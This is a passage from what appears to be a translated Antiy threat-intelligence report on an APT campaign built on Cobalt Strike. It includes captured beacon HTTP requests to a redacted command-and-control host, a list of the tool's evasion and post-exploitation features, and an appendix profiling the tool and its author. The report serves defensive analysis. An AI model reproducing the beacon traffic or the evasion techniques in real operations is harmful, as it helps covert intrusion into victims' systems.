+Ote3dkE6EzdfcxLRxlzz749tZSetcg3[redacted]e61rx9nxRuv3JDu4eIMiAZvRJ7L+ChcZF
+6ArfHXAnUz+[redacted]qY3M8hyzCBw=
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36
Host: [redacted]
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
```

```
GET /cm HTTP/1.1
Accept: */*
Cookie: O5d1/SJrjLYbvmcB+k8pj+Ns7qrKWTbpPOB2cedwbH/
punJzjlowuA[redacted]Iha3mtUzioGHvL
+WcshXrARUMTDuFJtzVg1gw4bMH8P6sLfhzED[redacted]j0duZ+X/gs63xgOTxZYDqLNLsLGVsQY=
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Win64; x64; Trident/6.0)
Host: [redacted]
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Date: Thu, 14 May 2015 06:00:45 GMT
Content-Length: 0
```

Figure 16 Comparison of module 3 data package

3.4 Characteristics of Cobalt Strike

Using Cobalt Strike attack can execute various operations in the targeted systems, such as downloading and uploading files, executing designated programs, injecting keyboard recorder, executing commands via PowerShell, importing PowerShell script, executing commands via CMD, accessing system passwords and so on.

Cobalt Strike has the following characteristics:

- Penetrating sandbox
- Avoiding whitelist mechanism and cloud detection
- Intranet penetration
- Persistent attacks
- Attacking various platforms

4 Conclusion

With an automated test platform Cobalt Strike, the attack penetration can penetrate firewall, the approach the attackers used to control targeted host is covert and undetectable; what's more, it can attack various platforms, such as Windows, Linux, Mac etc.; it's formidable adversary to Trusted Computing, Cloud Detection, Sandbox Detection and so on. According to the traces in the past, we believe that the threat has been active for 5 years; unfortunately, there isn't any powerful detection production and methods to defeat the malicious attack till now.

The reason why the CERT Analysis Team of ANTIY classified APT-TOCS into APT incidents is that it's a kind of targeted attack (one of the features of APT attack), it has anti-detection functions and also it can conceal itself. Compared with APT incidents in the past, the APT attack in this case doesn't cost too much, and the attackers aren't responsible for coding. With the application of commercial attack platform, the attackers saved the cost of an attack, also the vulnerability built joint function provided by relevant attack platform make the attackers easy to do injection. As a result, nations and organizations which without its own elite hacker groups and abundant capital can also launch some kind of APT attack via the attack pattern mentioned in this case. Meanwhile, it's more difficult for us to tracing when facing such modeled attack.

One of the leaders in Information Security area-Bruce Schiner said, "when big events on information security happened, people tend to treat it as an example of cyber warfare. It's ridiculous. From my point of view, what's happening and going to happen is: more and more tactics in physical warfare are applied to cyber warfare. It's important to note that, attack capabilities can be widely distributed if attackers take full advantages of certain technology, especially computer technology can make attack more powerful and automated." Obviously, highly automated commercial platform realized a high speed of spread of this attack capability (exceeded our anticipation).

We have to remind all relevant parties that we are confronting with the risk of large scale diffusion of network armaments which is led by the low cost of the attack capability. The commercial penetration attack detecting platform has two sides, on one hand, it can check the network environment of systems effectively, on the other hand, for nations, organizations and industries which has limited budget, it costs too much. Given the situation, all related parties should conduct more communication with each other, additionally, there is no doubt that both offensive party and defensive party are supported by superpowers, these superpowers should prevent the attack technique from widely distributing.

The incident mentioned there has no difference with other cases we detected in the past, it shows that, on the way to realize national informatizaion, we must fight against serious security challenges as we confronting now; it's also a good opportunity for our Chinese people and enterprises to demonstrate our faith and the efforts we made to conquer the challenge.

Appendix 1 References of Cobalt Strike and the author

Cobalt Strike is the business version of Armitage which is the penetration testing software of Metasploit figure interface written by Java. Armitage can carry out automatic attacks by combining with known exploits of Metasploit. It integrates the free version of Armitage under bt5 and kali linx, and the most powerful functionality is adding the Payload of Beacon.

The first release time of Cobalt Strike is June, 2012.

Version	Description
Cobalt Strike1.45 and the	It can connect the metasploit of Windows. Then it must connect metasploit of Linux.

former versions	
Cobalt Strike1.46	System analyzer used return steps to check on Java report version, and fixed the exploits generated by private key.
Cobalt Strike1.47	Relieved multiple Beacon information backlog; had a overall check when dictograph was on.
Cobalt Strike1.48	Adding timestomp command to Beacon; the waiting time of copying bypassuac privilege files lasted 10 seconds.
Cobalt Strike1.49	Fixed Beacon HTTP Stager payload generator of Windows XP.
Cobalt Strike2.0	C&C of plasticity, adding option “veil” to the payload generator.
Cobalt Strike2.1	PowerShell command started major local PowerShell; updated build.sh tool.
Cobalt Strike2.2	Reconstructed the VNC server of process injecting and connecting with targeted system. The new process is easier to be neglected due to the host firewall. The exploit report showed URL quotes from ZDI, MSB, US-CERT-VU and WPVDB.
Cobalt Strike2.3	Compiled the DNS field of Beacon with customized encoder. Beacon added command runas and pwd.
Cobalt Strike2.4	Adding time stamp to view - >web log; regenerating new default Beacon HTTPS certification with different parameters; then generating C2 HTTPS certification; updating executable files and default tool kit of DLLS.

Author of Cobalt Strike: Raphael Mudge

Raphael Mudge is the founder of Strategic Cyber LLC, a Washington, DC based company that creates software for red teams. He created Armitage for Metasploit, the Sleep programming language, and the IRC client jIRCii. Previously, Raphael worked as a security researcher for the US Air Force, a penetration tester, and he even invented a grammar checker that was sold to Automattic. His work has appeared in Hakin9, USENIX ;login:, Dr. Dobb's Journal, on the cover of the Linux Journal, and the Fox sitcom Breaking In. Raphael regularly speaks on security topics and provides red team support to many cyber defense competitions.

Education background: Syracuse University, Michigan Technological University

Current position: Strategic Cyber LLC , Delaware Air National Guard

Skills: software development, information security, object-oriented design, distributed system, figure interface, computer network design, blog system, social engineering, security research and so on.

Company/Project/Organization	Postion	Time
Strategic cyber LLC	Founder and Principal	January, 2012-now
Delaware Air National Guard	Major	2009-now
Cobalt strike	Principal Investigator	November, 2011- May, 2012
TDI	Senior Security Engineer	August, 2010 – June, 2011
Automattic	Code Wrangler	July, 2009 – August, 2010
Feedback Army, After the Deadline	Founder	July, 2008 –November, 2009
Air Force Research Laboratory	Systems Engineer	April, 2006 – March, 2008
US Air Force	Communications and Information Officer	March, 2004 - March, 2008

Supported organizations:

Collegiate Cyber Defense Competition (CCDC)

North East CCDC 2008-2015

Mid Atlantic CCDC 2011-2015

Pacific Rim CCDC 2012, 2014

South East CCDC - 2014

Western Regional CCDC - 2013

National CCDC 2012-2014

Projects:

- Sleep Scripting Language

An extensible general purpose language with Perl inspired syntax for the Java platform. Sleep is open source, licensed under the LGPL.

- jIRCii

Scriptable Internet Relay Chat client for Windows, MacOS X, and Linux. jIRCii is open source, licensed under the artistic license.

Published works:

Live-fire Security Testing with Armitage and Metasploit

Get in through the backdoor: Post exploitation with Armitage

Tutorial: Hacking Linux with Armitage

The Design of a Proofreading Software Service

Agent-based Traffic Generation

Contribution:

cortana-scripts

metasploit-loader

malleable-c2-profiles

layer2-privoting-client

armitage

Projects:

Enterprise-level business cooperation

After the Deadline

Feedback Army

Cobalt Strike

Open source software

Armitage

Far East

jIRCii

Moconti

One Hand Army Man s

phPERL Same Game

Sleep

Reference linking:

https://plus.google.com/116899857642591292745/posts （google+）

https://github.com/rsmudge (GitHub)

https://www.youtube.com/channel/UCJU2r634VNPeCRug7Y7qdcw (youtube)

http://www.oldschoolirc.com/

https://twitter.com/rsmudge

http://www.hick.org/~raffi/index.html

http://www.blackhat.com/html/bh-us-12/speakers/Raphael-Mudge.html http://www.linkedin.com/in/rsmudge

Appendix 2 About Antiy

Antiy Labs is a professional next-generation security-testing engine R&D enterprise. Antiy's engines provide the ability to detect various viruses and malware for network security products and mobile devices, which are used by more than ten well known security vendors. Antiy's engines are embedded in tens of thousands of firewalls and tens of millions of mobile phones all over the world. Antiy Labs is awarded the "Best Protection" prize by AV-TEST in 2013. Based on engines, sandboxes and background systems, Antiy Labs will continue to provide traffic-based anti-APT solutions for enterprises.

More information about antivirus engine,	http://www.antiy.com (Chinese) http://www.antiy.net (English)
More information about anti-APT products of Antiy,	http://www.antiy.cn